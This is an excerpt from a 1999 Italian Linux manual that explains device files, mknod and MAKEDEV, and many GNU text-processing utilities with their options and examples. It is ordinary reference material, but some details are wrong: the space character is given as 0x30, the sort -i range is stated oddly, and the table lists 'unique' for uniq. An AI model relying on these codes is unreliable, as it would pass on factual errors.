I file di dispositivo sono riferimenti a funzionalità contenute nel kernel. Nei sistemi Unix, questi file di dispositivo devono indicare due numeri, detti ***primario*** e ***secondario*** (oppure *major* e *minor*, secondo la terminologia originale), dove il primo rappresenta il tipo di dispositivo e il secondo serve a identificare esattamente un particolare dispositivo. Questi numeri dipendono dal kernel, e di conseguenza possono variare da un sistema operativo Unix all'altro.

Nei sistemi Unix si accede quindi ai dispositivi attraverso questi file speciali, che tradizionalmente sono contenuti nella directory `/dev/`. Anche i nomi che si danno a questi file possono variare da un sistema Unix all'altro; in certi casi ci sono piccole differenze anche tra le stesse distribuzioni GNU/Linux.[1]

Dal momento che questi file servono solo in quanto contengono i numeri primario e secondario di un certo dispositivo, potrebbero funzionare anche collocati al di fuori della loro directory tradizionale, utilizzando eventualmente nomi differenti. Questa possibilità viene sfruttata da alcune distribuzioni GNU/Linux, nella fase di installazione, quando nei dischetti di avvio vengono creati al volo i file di dispositivo necessari a completare l'operazione, e di solito viene utilizzata per questo la directory temporanea.

I file di dispositivo si distinguono in due categorie, in base al fatto che l'hardware a cui corrispondono sia in grado di gestire un flusso di singoli caratteri oppure richieda che i dati siano raggruppati in blocchi di una determinata dimensione. Nel primo caso si parla di dispositivo a caratteri, mentre nel secondo di dispositivo a blocchi.

Dato che i dispositivi fisici sono gestiti attraverso questi file di dispositivo, l'accesso all'hardware viene controllato con i permessi che vengono dati a questi file. La gestione di questi permessi è molto importante nell'impostazione che viene data al sistema, ed è uno dei punti su cui si trovano le differenze significative tra le varie distribuzioni GNU/Linux. Inoltre, l'esistenza di utenti e gruppi fittizi, con nomi come **`floppy`**, **`sys`**, **`daemon`** e altri, dipende spesso da questa esigenza di controllo dell'accesso ai dispositivi.

### 49.2.1 # mknod

`mknod [`⟨*opzioni*⟩`]` ⟨*file*⟩ ⟨*tipo*⟩ `[`⟨*numero-primario*⟩ ⟨*numero-secondario*⟩`]`

**`mknod`** permette di creare un file FIFO oppure un file di dispositivo. Il tipo di file viene indicato attraverso una lettera, e i numeri primario e secondario sono richiesti quando non si tratta della creazione di un file FIFO. La creazione di file di dispositivo è riservata all'utente **`root`**.

Tipo

`p`

La lettera **`p`** indica un file FIFO.

`b`

La lettera **`b`** indica un dispositivo a blocchi (con *buffer*).

`c`

La lettera **`c`** indica un dispositivo a caratteri con *buffer*.

`u`

La lettera **`u`** indica un dispositivo a caratteri senza *buffer*.

Alcune opzioni

`-m` ⟨*modalità*⟩ | `--mode=`⟨*modalità*⟩

Questa opzione permette di specificare esplicitamente i permessi del file che viene creato. La modalità può essere espressa sia in forma numerica che simbolica, come è possibile fare con il programma **`chmod`** (46.2.5). Il valore predefinito di questi permessi è 0666, meno il valore della maschera dei permessi.

Esempi

`$` **`mknod fifo1 p`**

Crea il file FIFO `fifo1` esattamente come si potrebbe fare utilizzando il programma **`mkfifo`**.

`#` **`mknod -m 0600 tty9 c 4 9`**

Crea il file di dispositivo a caratteri `tty9`, nella directory corrente, utilizzando dei permessi opportuni.

`#` **`mknod -m 0660 hda1 b 3 1`**

Crea il file di dispositivo a blocchi `hda1`, nella directory corrente, utilizzando dei permessi opportuni.

[1] Tuttavia, i nomi di riferimento dovrebbero essere quelli indicati nella documentazione interna ai sorgenti del kernel, precisamente il file `/usr/src/linux/Documentation/devices.txt`.

### 49.2.2 /dev/MAKEDEV

`/dev/MAKEDEV` ⟨*dispositivo*⟩`...`

Si tratta di uno script molto importante che si occupa di ricreare i file di dispositivo, rispettando le convenzioni del proprio particolare sistema. Infatti, non c'è solo il problema di definire il nome e i numeri primario e secondario: occorre anche stabilire i permessi corretti, l'utente e il gruppo proprietari. Trascurando questi particolari, si rischierebbe di aprire dei buchi, gravi, nella sicurezza del sistema.

In questo senso, questo script è diverso da un sistema operativo all'altro. Solo il nome e la collocazione sono definiti dallo standard generale dei sistemi Unix.

Generalmente si possono indicare come argomento uno o più nomi di file di dispositivo, senza indicare il percorso. Questi dovrebbero essere creati nella directory corrente.

Esempi

`# `**`/dev/MAKEDEV tty1`**

Crea il file di dispositivo corrispondente alla prima console virtuale, assegnandogli tutti gli altri attributi corretti.

`# `**`/dev/MAKEDEV hda`**

Crea il file di dispositivo corrispondente al primo disco fisso IDE, assegnandogli tutti gli altri attributi corretti.

## 49.3 Riepilogo dei tipi di file

A titolo riepilogativo, è il caso di ricordare la lettera che appare all'inizio dei permessi dei file, quando si usa **`ls`**:

- **`-`** rappresenta un file di dati puro e semplice;
- **`d`** directory;
- **`l`** collegamento simbolico;
- **`p`** pipe con nome, o FIFO;
- **`c`** dispositivo a caratteri;
- **`b`** dispositivo a blocchi.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xiii

# Programmi di utilità vari

# Gestione dei file di testo

Un file di testo è quello che può essere letto così com'è senza particolari interpretazioni. Il modo con cui questo file viene definito chiarisce anche il tipo di contenuto che questo può avere: testo puro, senza altre informazioni.

I file di testo sono una sequenza di caratteri e simboli, separata convenzionalmente in righe di lunghezze diseguali, e per questo terminate attraverso un codice particolare: quello che qui viene definito ***codice di interruzione di riga***.

La tabella 50.1 elenca i programmi a cui si accenna in questo capitolo.

| Programma | Descrizione |
|---|---|
| cat | Emette il contenuto di uno o più file. |
| tac | Emette il contenuto dei file invertendo l'ordine delle righe. |
| nl | Emette il contenuto dei file numerando le righe. |
| od | Converte in ottale. |
| rev | Emette il contenuto di file invertendo i caratteri di ogni riga. |
| fmt | Riformatta il testo. |
| pr | Rimpagina il testo per la stampa. |
| fold | Formatta il testo «piegando» le righe molto lunghe. |
| column | Incolonna. |
| colrm | Elimina un intervallo di colonne (in caratteri) dal testo. |
| col | Filtra alcuni tipi di codici per facilitare la stampa. |
| colcrt | Filtra alcuni tipi di codici per facilitare la visualizzazione su terminale. |
| head | Estrae la parte iniziale. |
| tail | Estrae la parte finale. |
| split | Suddivide. |
| csplit | Suddivide in base a un modello. |
| wc | Conta le parole. |
| sum | Calcola un codice di controllo (obsoleto) |
| cksum | Calcola un codice di controllo. |
| md5sum | Calcola un codice di controllo MD5. |
| sort | Riordina le righe. |
| unique | Filtra le righe doppie. |
| comm | Confronta due file ordinati. |
| look | Esegue una ricerca binaria all'interno di un file ordinato. |
| cut | Estrae una porzione del contenuto delle righe. |
| paste | Unisce le righe di due file in modo sequenziale. |
| join | Unisce le righe di due file in base a delle chiavi di ordinamento. |
| tr | Esegue alcune trasformazioni sui caratteri. |
| expand | Trasforma i caratteri di tabulazione utilizzando il carattere spazio. |
| unexpand | Sostituisce una serie di caratteri spazio con tabulazioni. |

Tabella 50.1: Riepilogo dei programmi per la gestione dei file di testo.

## 50.1 Newline: codice di interruzione di riga

Questo codice di interruzione di riga cambia a seconda del sistema operativo. Negli ambienti Unix si usa il codice 0x0a che viene chiamato *<LF>*, mentre negli ambienti Dos e derivati si utilizza la sequenza 0x0d0a corrispondente a *<CR><LF>*.

Quando si vuole fare riferimento al codice di interruzione di riga in modo astratto, cioè senza volere restare legati a una particolare architettura di sistema, si parla spesso di *newline*. La convenzione per cui il termine *newline* dovrebbe rappresentare idealmente ciò che si utilizza per interrompere una riga, non viene rispettata sempre. Generalmente, chi lavora con i sistemi Unix ignora il problema, e utilizza il termine *newline* per identificare il carattere *<LF>*, che invece ha un nome preciso: *line feed*.

Utilizzando GNU/Linux, il problema derivato da questa ambiguità non si manifesta, però resta tale, e leggendo i documenti che utilizzano questa espressione, occorre fare attenzione, o almeno è il caso di porsi il dubbio sul significato di ciò che si intende. Per questo motivo, in questo documento si utilizza la definizione «codice di interruzione di riga», in modo da non lasciare dubbi.

## 50.2 Spazi

Nei file di testo, gli spazi sono un concetto prettamente visivo: quando si visualizza (o si stampa) un file si notano delle zone in cui non appaiono caratteri di alcun tipo.

I caratteri attraverso i quali si ottengono questi spazi sono normalmente: lo spazio vero e proprio (0x30), la tabulazione (0x09) e il codice di interruzione di riga.

Il valore che possono avere gli spazi dipende dal contesto. Ciò che conta è sapere distinguere tra spazio in senso generale e ***carattere spazio*** che è invece un codice particolare.

A volte si utilizza il termine *blank*, o ***spazio lineare*** per indicare uno spazio in senso generale, e di norma si intende fare riferimento indifferentemente a un numero imprecisato di caratteri spazio o tabulazione.

Il codice di interruzione di riga entra in gioco quando si ha a che fare con righe vuote. Una riga di questo tipo può contenere spazi di vario genere (spazio e tabulazione) e poi deve essere conclusa da questo codice. Ma una riga vuota, *blank line*, può essere veramente vuota e contenere soltanto il codice di interruzione di riga.

## 50.3 Programmi di utilità per i file di testo

I programmi descritti nelle sezioni seguenti che sono di origine GNU (si riconoscono facilmente perché permettono di utilizzare opzioni descrittive e non solo quelle composte da una sola lettera), accettano le opzioni seguenti.

`--help`

Emette un breve riassunto della sintassi e delle opzioni disponibili.

`--version`

Emette il numero della versione.

`-`

Un singolo trattino isolato indica esplicitamente di utilizzare quanto proveniente dallo standard input

---

Generalmente, se ciò può avere senso, quando non viene fornito alcun file negli argomenti, si intende che si vuole sia utilizzato lo standard input.

## 50.4 Riemissione completa

Alcuni programmi per l'elaborazione di file di testo emettono lo stesso file fornito come input, eventualmente dopo un qualche tipo di elaborazione elementare.

Il più semplice di questi programmi è **`cat`** che nella maggior parte dei casi viene utilizzato senza opzioni, per lo più con lo scopo di iniziare una pipeline.

### 50.4.1 $ cat

`cat [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

**`cat`** emette di seguito i file indicati come argomento attraverso lo standard output, in pratica qualcosa di simile al comando **`TYPE`** del Dos.

Alcune opzioni

`-b | --number-nonblank`

Numera tutte le righe emesse, che non sono vuote, a partire da 1.

`-s | --squeeze-blank`

Sostituisce le righe vuote multiple con una sola riga bianca.

`-v | --show-nonprinting`

Sostituisce i caratteri non stampabili con una sigla che inizia con un accento circonflesso (`^`) o con la sigla **`M-`** a seconda che si tratti di un codice con il primo bit a zero oppure a uno (si intende il bit più significativo). Sono esclusi i caratteri di tabulazione e i codici di interruzione di riga.

`-E | --show-ends`

Visualizza la fine di ogni riga aggiungendo il simbolo **`$`**.

`-T` | `--show-tabs`

Mostra esplicitamente il carattere di tabulazione (*<HT>*) utilizzando il simbolo **`^I`**.

`-A` | `--show-all`

Mostra tutti i simboli non stampabili. È equivalente a **`-vET`**.

### 50.4.2 $ tac

`tac [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

**`tac`** emette attraverso lo standard output i file forniti come argomento, invertendo l'ordine delle righe. Queste righe possono essere divise in base a un codice di interruzione di riga diverso dal solito, specificandolo attraverso l'opzione **`-s`**. In pratica, **`tac`** è l'inverso di **`cat`**.

Alcune opzioni

`-s` ⟨*separatore*⟩ | `--separator=`⟨*separatore*⟩

Permette di definire il codice di interruzione di riga da prendere in considerazione.

### 50.4.3 $ nl

`nl [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

**`nl`** emette attraverso lo standard output il contenuto dei file forniti come argomento con l'aggiunta dei numeri di riga per alcune o tutte le righe dell'input. Il conteggio delle righe viene fatto unendo i file forniti come argomento, come se si trattasse di un unico file, e si azzera ogni volta che viene riconosciuto l'inizio di una pagina logica. Sotto questo punto di vista, una pagina logica è composta da tre parti: testa, corpo e piede.
Vedere *nl.info* oppure *nl(1)*.

### 50.4.4 $ od

**`od`** converte i file forniti come input in ottale o in altri formati.
Vedere *od.info* oppure *od(1)*.

### 50.4.5 $ rev

`rev [`⟨*file*⟩`...]`

Emette attraverso lo standard output il file fornito come argomento, invertendo l'ordine dei caratteri di ogni riga.

## 50.5 Rimpaginazione

Alcuni programmi si occupano di modificare l'impaginazione del testo, cambiandone la larghezza o aggiungendo delle intestazioni.

### 50.5.1 $ fmt

`fmt [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

Formatta il testo contenuto nei file forniti come argomento, eliminando e aggiungendo codici di interruzione di riga, in modo che il testo risulti al massimo di una data larghezza. Il risultato viene emesso attraverso lo standard output. Se non si specifica l'ampiezza massima della riga, questa si intende essere di 75 caratteri.

Alcune opzioni

`-w` ⟨*ampiezza*⟩ | `--width=`⟨*ampiezza*⟩

Permette di specificare l'ampiezza massima del testo.

Vedere *fmt.info* oppure *fmt(1)*.

### 50.5.2 $ pr

`pr [⟨opzioni⟩] [⟨file⟩...]`

Emette attraverso lo standard output il contenuto dei file forniti come argomento, formattati opportunamente per la stampa. Se non viene indicato diversamente attraverso le opzioni:

- viene aggiunta un'intestazione di 5 righe, dove la terza di queste contiene l'informazione della data e dell'ora di stampa e anche del numero di pagina;
- viene aggiunto un piede di pagina di 4 righe bianche;
- il numero di righe per pagina è di 66;
- il carattere <*FF*> che fosse contenuto eventualmente nei file di input, genera un salto pagina.

Nel caso si utilizzino più colonne:

- le colonne hanno uguale larghezza;
- sono separate da una stringa opzionale (il cui valore predefinito è uno spazio);
- le righe vengono troncate al raggiungimento della larghezza massima della colonna.

Alcune opzioni

`+⟨pagina-iniziale⟩[:⟨pagina-finale⟩]`

Seleziona l'intervallo di pagine indicato. Se manca la pagina finale, si intende che sia l'ultima.

`-⟨numero-colonne⟩`

Produce un risultato suddiviso sul numero di colonne indicato. L'ampiezza delle colonne viene calcolata automaticamente.

`-c`

Stampa i caratteri di controllo utilizzando la notazione: **`^A`**, **`^B`**,... I simboli comunque non stampabili vengono rappresentati in ottale: **`\ooo`**.

`-d`

Raddoppia la spaziatura tra le righe (spaziatura doppia).

`-l ⟨lunghezza-pagina⟩`

Definisce la dimensione della pagina espressa in righe. Di solito la pagina è lunga 66 righe.

`-o ⟨margine-sinistro⟩`

Definisce il margine sinistro espresso in caratteri.

Vedere *pr.info* oppure *pr(1)*.

### 50.5.3 $ fold

`fold [⟨opzioni⟩] [⟨file⟩...]`

Formatta il testo contenuto nei file forniti come argomento, suddividendo le righe troppo lunghe inserendo un codice di interruzione di riga al raggiungimento della colonna 80 (se non viene specificato diversamente attraverso le opzioni). Il conteggio viene fatto tenendo conto dei caratteri di tabulazione come se fossero espansi, dei codici di *backspace* (<*BS*>) che diminuiscono il conteggio e dei caratteri di ritorno a carrello (<*CR*>) che azzerano il conteggio.

Alcune opzioni

`-b | --bytes`

Conta i caratteri <*HT*> (tabulazione), <*BS*> e <*CR*> come gli altri.

`-s | --spaces`

Cerca di interrompere le righe subito dopo uno spazio vuoto, in modo da evitare di spezzare delle parole.

`-w ⟨larghezza⟩ | --width=⟨larghezza⟩`

Definisce la larghezza massima della colonna di testo finale.

### 50.5.4 $ column

`column` [⟨*opzioni*⟩] [⟨*file*⟩...]

Incolonna. Trasforma l'input rappresentato dai file indicati come argomento in modo da ottenere più colonne. Il risultato viene emesso attraverso lo standard output.

Alcune opzioni

`-c` ⟨*colonne*⟩

Indica la dimensione orizzontale in caratteri del'output che si vuole ottenere.

`-x`

Di norma, ogni colonna viene riempita completamente prima di passare alla successiva. Con questa opzione, i dati all'interno delle colonne vengono disposti in sequenza orizzontale.

### 50.5.5 $ colrm

`colrm` [⟨*colonna-iniziale*⟩] [⟨*colonna-finale*⟩]

Elimina un intervallo di colonne da un file di testo. Le colonne sono espresse in caratteri. L'input è ottenuto dallo standard input e l'output viene emesso attraverso lo standard output. Se vengono omessi gli attributi, non viene eliminato alcunché. Se manca l'indicazione della colonna finale, l'eliminazione avviene a partire dalla colonna iniziale indicata fino alla fine della riga.

Esempi

`$` **`colrm 1 10 < documento.txt > tagliato.txt`**

Vengono eliminati i primi dieci caratteri di ogni riga del file `documento.txt` e il risultato viene emesso in `tagliato.txt`.

`$` **`colrm 81 < documento > normale.txt`**

Le righe che superano gli 80 caratteri vengono tagliate.

## 50.6 Formattazione

Un tipo di file di testo è quello che contiene codici speciali di spostamento allo scopo di ottenere un aspetto particolare quando questo viene stampato. Il codice più usato in questo senso è <*BS*> (*backspace*) che normalmente viene interpretato come arretramento di una posizione. Gli effetti che si possono ottenere in questo modo sono il sottolineato e il neretto.

Per esempio, per ottenere la parola **`GRA`** in neretto, si utilizza una sequenza del tipo: **`G`** <***BS***> **`G R`** <***BS***> **`R A`** <***BS***> **`A`**.

### 50.6.1 $ col

`col` [⟨*opzioni*⟩]

Alcuni tipi di file di testo possono contenere codici di spostamento in avanti o indietro. Alcuni di questi codici possono risultare inadatti alle unità per la visualizzazione o per la stampa, oppure possono essere disposti in modo disordinato.

**`col`** emette attraverso lo standard output una trasformazione dello standard input, in modo che questo contenga solo codici per l'avanzamento di riga in avanti.

Alcune opzioni

`-b`

Vengono eliminati anche i caratteri di *backspace* (<*BS*>).

`-f`

I caratteri di mezzo *line feed* (avanzamento di mezza riga) vengono permessi e quindi non sono eliminati.

`-x`

I caratteri di tabulazione vengono sostituiti con spazi.

Esempi

`$ man 1 ls | col -bx > /tmp/ls1.txt`

Trasforma il risultato di *ls(1)* in un file di testo normale, che viene memorizzato in `/tmp/ls1.txt`.

### 50.6.2 $ colcrt

`colcrt [⟨opzioni⟩] [⟨file⟩...]`

Emette attraverso lo standard output una trasformazione dei file indicati come argomento, in modo da permettere la visualizzazione o la stampa di testi contenenti codici di spostamento di mezza riga. In pratica, i caratteri che dovrebbero apparire stampati in una mezza riga successiva, vengono spostati nella riga (intera) successiva. Il suo funzionamento è simile a quello del programma **`col`**, ma è orientato particolarmente all'emissione di un output adatto allo schermo di un terminale.

Alcune opzioni

`-`

Vengono eliminate tutte le sottolineature.

`-2`

Stampa tutte le mezze righe, raddoppiando in pratica tutto l'output.

## 50.7 Estrazione parziale

Alcuni programmi si occupano di estrarre dall'input solo alcune porzioni o di suddividere l'input in parti più piccole.

### 50.7.1 $ head

`head [⟨opzioni⟩] [⟨file⟩...]`

Emette attraverso lo standard output la prima parte (le prime 10 righe se non viene specificato diversamente con le opzioni) dei file forniti come argomento.

Alcune opzioni

`-b` ⟨*dimensione*⟩ | `--bytes=`⟨*dimensione*⟩

Emette la quantità di byte indicata dalla dimensione. Alla fine del numero può essere aggiunta una lettera che si comporta come moltiplicatore:

- **`b`** rappresenta blocchi di 512 byte;
- **`k`** rappresenta blocchi di 1024 byte;
- **`m`** rappresenta blocchi di 1 Mbyte.

`-n` ⟨*dimensione*⟩ | `--lines=`⟨*dimensione*⟩

Emette la quantità di righe indicata dalla dimensione.

### 50.7.2 $ tail

`tail [⟨opzioni⟩] [⟨file⟩...]`

Emette attraverso lo standard output la parte finale (le ultime 10 righe se non viene specificato diversamente con le opzioni) dei file forniti come argomento.

Alcune opzioni

`-b` ⟨*dimensione*⟩ | `--bytes=`⟨*dimensione*⟩

Emette la quantità di byte indicata dalla dimensione. Alla fine del numero può essere aggiunta una lettera che si comporta come moltiplicatore:

- **`b`** rappresenta blocchi di 512 byte;
- **`k`** rappresenta blocchi di 1024 byte;

- **m** rappresenta blocchi di 1 Mbyte.

`-n` ⟨*dimensione*⟩ | `--lines=`⟨*dimensione*⟩

Emette la quantità di righe indicata dalla dimensione.

`-f` | `--follow`

Cerca di continuare la lettura del file, assumendo che questo debba allungarsi per opera di un altro processo (come avviene nel caso dei file delle registrazioni).

Esempi

`# `**`tail -f /var/log/messages > /dev/tty10 &`**

Legge la parte finale del file `/var/log/messages`, e continua a farlo in attesa di aggiunte al file, inviando quanto ottenuto al dispositivo `/dev/tty10`. Il processo viene messo opportunamente sullo sfondo in modo da liberare il terminale.

### 50.7.3 $ split

`split` [⟨*opzioni*⟩] [⟨*file*⟩ [⟨*prefisso*⟩]]

**split** suddivide il contenuto del file fornito come argomento in porzioni ordinate, di una lunghezza massima definita (di solito 1000 righe). I file che vengono generati hanno il prefisso indicato nell'argomento (oppure **x** se non viene specificato), seguito da una coppia di lettere che cambiano in modo ordinato: **aa**, **ab**, **ac**,... in modo che i nomi ottenuti possano essere ordinati nello stesso modo con cui il file originale è stato suddiviso.

Alcune opzioni

`-l` ⟨*righe*⟩ | `--lines=`⟨*righe*⟩

Definisce il numero di righe dei file di destinazione.

`-b` ⟨*dimensione*⟩ | `--bytes=`⟨*dimensione*⟩

Definisce la dimensione in byte dei file di destinazione. Alla fine del numero può essere aggiunta una lettera che si comporta come moltiplicatore:

- **b** rappresenta blocchi di 512 byte;
- **k** rappresenta blocchi di 1024 byte;
- **m** rappresenta blocchi di 1 Mbyte.

`-C` ⟨*dimensione*⟩ | `--line-bytes=`⟨*dimensione*⟩

Definisce la dimensione massima in byte dei file di destinazione, intendendo però che questi file contengano righe intere. Si possono usare gli stessi moltiplicatori utilizzabili nell'opzione **-b**.

### 50.7.4 $ csplit

`csplit` [⟨*opzioni*⟩] ⟨*file*⟩ ⟨*modello*⟩...

Crea da nessuno a diversi file contenenti porzioni del file fornito come argomento. Il contenuto del risultato dipende dai modelli forniti alla fine della riga di comando.
Vedere *csplit.info* oppure *csplit(1)*.

## 50.8 Controlli sommari

Alcuni programmi si occupano di calcolare valori di vario genere in base al contenuto dell'input. Può trattarsi del conteggio di determinati elementi o di codici di controllo (*checksum*).

### 50.8.1 $ wc

`wc` [⟨*opzioni*⟩] [⟨*file*⟩...]

Emette attraverso lo standard output la statistica sul conteggio dei codici di interruzione di riga (in pratica il numero delle righe), delle parole e dei byte. Se attraverso le opzioni vengono specificati uno o due tipi di conteggio, quelli che non sono indicati espressamente non vengono emessi.

Alcune opzioni

`-c | --bytes`

Emette la dimensione in byte.

`-w | --words`

Emette il totale delle parole.

`-l | --lines`

Emette il numero di righe (precisamente il numero dei codici di interruzione di riga).

### 50.8.2 $ sum

`sum [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

**`sum`** calcola un codice di controllo a 16 bit per ogni file fornito negli argomenti. Emette attraverso lo standard output il valore ottenuto insieme alla dimensione (arrotondata) in blocchi. Il valore predefinito della dimensione dei blocchi è di 1024 byte.

Questo programma viene considerato obsoleto e al suo posto si preferisce utilizzare **`cksum`**

Alcune opzioni

`-r`

Utilizza l'algoritmo predefinito (compatibile con BSD).

`-s | --sysv`

Utilizza l'algoritmo compatibile con System V. In tal caso, i blocchi hanno una dimensione di 512 byte.

### 50.8.3 $ cksum

`cksum [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

**`cksum`** calcola un codice di controllo CRC (*Cyclic Redundancy Check*) per ogni file fornito negli argomenti.

Non utilizza opzioni, tranne quelle standard.

### 50.8.4 $ md5sum

`md5sum [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

**`md5sum`** calcola un codice di controllo MD5 (*Message Digest*) a 128 bit per ogni file fornito negli argomenti.

Vedere *md5sum.info* oppure *md5sum(1)*.

## 50.9 Ordinamento

Alcuni programmi si occupano di riordinare file o di utilizzare file ordinati. L'ordinamento, la fusione, l'eliminazione degli elementi doppi e la ricerca binaria, rientrano in questo concetto.

### 50.9.1 $ sort

`sort [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

**`sort`** permette di ordinare o fondere insieme (*merge*) il contenuto dei file. Sono disponibili tre modalità di funzionamento:

- ordinamento (è la modalità predefinita);
- controllo dell'ordinamento;
- fusione.

Il risultato dell'ordinamento o della fusione, viene emesso attraverso lo standard output se non viene specificato diversamente attraverso le opzioni.

Opzioni riferite alla modalità di funzionamento

`-c`

Controlla che i file indicati siano già ordinati; se non lo sono, viene emessa una segnalazione di errore e il programma termina restituendo il valore 1.

`-m`

Fonde insieme i file indicati che devono essere già stati ordinati in precedenza. Nel caso non lo siano, si può sempre usare la modalità di ordinamento normale. L'utilizzo di questa opzione fa risparmiare tempo quando la situazione lo consente.

Opzioni riferite al tipo di ordinamento

`-b`

Ignora gli spazi bianchi iniziali.

`-d`

Durante l'ordinamento ignora tutti i caratteri che non siano lettere, numeri e spazi.

`-f`

Non distingue tra maiuscole e minuscole.

`-i`

Ignora i caratteri speciali al di fuori dell'ASCII puro (da 0x30 a 0x7E compresi).

`-n`

Esegue una comparazione, o un ordinamento, di tipo numerico, tenendo conto anche del segno meno e del punto decimale.

`-r`

Inverte l'ordine della comparazione o dell'ordinamento.

Altre opzioni

`-o` ⟨*file-generato*⟩

Invece di utilizzare lo standard output per emettere il risultato dell'ordinamento o della fusione, utilizza il file indicato come argomento di questa opzione.

`-t` ⟨*carattere-separatore*⟩

Permette di definire il carattere usato come separatore tra i campi che compongono le varie righe (record).

`-u`

Il risultato dell'utilizzo di questa opzione dipende dalla modalità di funzionamento di **`sort`**. Se è attiva la modalità di ordinamento o di fusione, fa sì che, in caso di chiavi duplicate, venga emesso solo il primo di questi record. Se è attiva la modalità di controllo, fa sì che venga segnalato un errore in presenza di chiavi duplicate.

`-k +`⟨*posizione-iniziale*⟩ `[,`⟨*posizione-finale*⟩`]`

Specifica la chiave di ordinamento o di fusione secondo una sintassi particolare (che qui non viene descritta).

Vedere *sort.info* oppure *sort(1)*.

### 50.9.2 $ uniq

`uniq [`⟨*opzioni*⟩`] [`⟨*file-in-ingresso*⟩ `[`⟨*file-in-uscita*⟩`]]`

**`uniq`** filtra il contenuto dei file ed emette solo le righe uniche. Il file fornito come input deve essere ordinato. Vedere *uniq.info* oppure *uniq(1)*.

### 50.9.3 $ comm

`comm [`⟨*opzioni*⟩`] [`⟨*file1*⟩`]` ⟨*file2*⟩

Confronta due file ordinati ed emette attraverso lo standard output l'indicazione delle righe uniche nel primo e nel secondo file, oltre alle righe che i due file hanno in comune. Se non vengono specificate delle opzioni, viene emesso un risultato su tre colonne: la prima contiene le righe uniche del primo file, la seconda le righe uniche del secondo file, la terza le righe in comune.

Alcune opzioni

`-1`

Sopprime la prima colonna.

`-2`

Sopprime la seconda colonna.

`-3`

Sopprime la terza colonna.

### 50.9.4 $ look

`look [`⟨*opzioni*⟩`]` ⟨*stringa*⟩ `[`⟨*file*⟩`]`

Esegue una ricerca binaria all'interno di un file ordinato a partire dalla prima colonna. Viene emessa la riga del file che inizia con la stringa indicata.
Vedere *look(1)*.

## 50.10 Campi

Alcuni programmi si occupano di elaborare porzioni di file a livello delle righe (o dei record).

Quando le righe di un file contengono informazioni strutturate in qualche modo, gli elementi di queste sono chiamati campi, e al posto del termine riga, si preferisce utilizzare la parola record che esprime più precisamente il ruolo di questa: contenere una registrazione.

I campi di un record possono avere una dimensione fissa, oppure variabile. Nel primo caso anche i record hanno una dimensione fissa e la suddivisione in campi avviene in base alla posizione; nel secondo caso i record hanno una dimensione variabile e i campi vengono riconosciuti in base a un separatore che di solito deve essere definito.

### 50.10.1 $ cut

`cut [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

Emette attraverso lo standard output porzioni del contenuto di ogni riga dei file indicati come argomento. Il modo con cui ciò avviene dipende dagli argomenti, attraverso i quali possono essere definite delle liste di valori o di intervalli. Il primo elemento corrisponde al numero 1.

Alcune opzioni

`-b` ⟨*lista-di-byte*⟩ | `--bytes=`⟨*lista-di-byte*⟩

Definisce gli intervalli da estrarre espressi in byte.

`-f` ⟨*lista-di-campi*⟩ | `--fields=`⟨*lista-di-campi*⟩

Definisce gli intervalli da estrarre espressi in campi. I campi sono distinti in base a un certo carattere usato come delimitatore. Quello predefinito è il carattere di tabulazione.

`-d` ⟨*delimitatore*⟩ | `--delimiter=`⟨*delimitatore*⟩

Definisce un delimitatore alternativo al carattere di tabulazione.

Esempi

`$ `**`cut -b 1-10 pippo`**

Emette i primi dieci byte di ogni riga del file `pippo`.

`$ `**`cut -b 1-10,21 pippo`**

Emette per ogni riga del file `pippo` solo i primi dieci byte seguiti dal 21-esimo byte.

$ **cut -d ":" -f 1,5 /etc/passwd**

Emette il primo e il quinto campo del file `/etc/passwd`. Per leggere correttamente il file, viene anche definito il tipo di separatore (`:`). In pratica, viene visualizzato il nominativo e il nome completo degli utenti.

### 50.10.2 $ paste

`paste` [⟨*opzioni*⟩] [⟨*file*⟩...]

Emette attraverso lo standard output l'unione, riga per riga, dei file indicati come argomento. Le righe dei file vengono prese in ordine sequenziale e unite separandole con un carattere di tabulazione. Al termine delle nuove righe ottenute, viene aggiunto il codice di interruzione di riga.

Alcune opzioni

`-s` | `--serial`

In questo caso viene utilizzato un solo file alla volta e tutte le sue righe vengono unite in un'unica riga.

`-d` ⟨*elenco-delimitatori*⟩ | `--delimiters` ⟨*elenco-delimitatori*⟩

Viene utilizzato l'elenco di delimitatori fornito, invece di utilizzare la tabulazione per separare le righe riunite. Quando l'elenco di delimitatori viene esaurito, si ricomincia a usare il primo, e così di seguito.

### 50.10.3 $ join

`join` [⟨*opzioni*⟩] ⟨*file1*⟩ ⟨*file2*⟩

**`join`** unisce i due file forniti come argomento, riga per riga. L'abbinamento delle righe avviene in base a delle chiavi di ordinamento. I due file devono essere già ordinati in base alle chiavi che si vogliono prendere in considerazione per la fusione. Il file emesso attraverso lo standard output contiene quindi delle righe risultate dall'unione di quelle dei file in ingresso, e questa unione viene fatta in corrispondenza di chiavi uguali.
Vedere *join.info* oppure *join(1)*.

## 50.11 Byte

Alcuni programmi si occupano di elaborare i file a livello di byte. Può trattarsi di trasformazioni di singoli caratteri o di spazi in caratteri di tabulazione e viceversa.

### 50.11.1 $ tr

`tr` [⟨*opzioni*⟩] ⟨*stringa1*⟩ [⟨*stringa2*⟩]

Legge lo standard input e lo trasforma in vari modi possibili emettendone il risultato attraverso lo standard output. Questo comando può essere utile per sostituire o eliminare determinati caratteri da un testo (compresi alcuni caratteri di controllo), oltre che compattare delle sequenze ripetitive di caratteri.
Vedere *tr.info* oppure *tr(1)*.

### 50.11.2 $ expand

`expand` [⟨*opzioni*⟩] [⟨*file*⟩...]

Emette attraverso lo standard output una trasformazione dei file forniti come argomento, in cui i simboli di tabulazione sono trasformati in spazi veri e propri. Se non viene specificato diversamente attraverso le opzioni, gli stop di tabulazione si intendono ogni otto caratteri.

Alcune opzioni

`-t` ⟨*tab1*⟩[,⟨*tab2*⟩...] | `--tabs=`⟨*tab1*⟩[,⟨*tab2*⟩...]

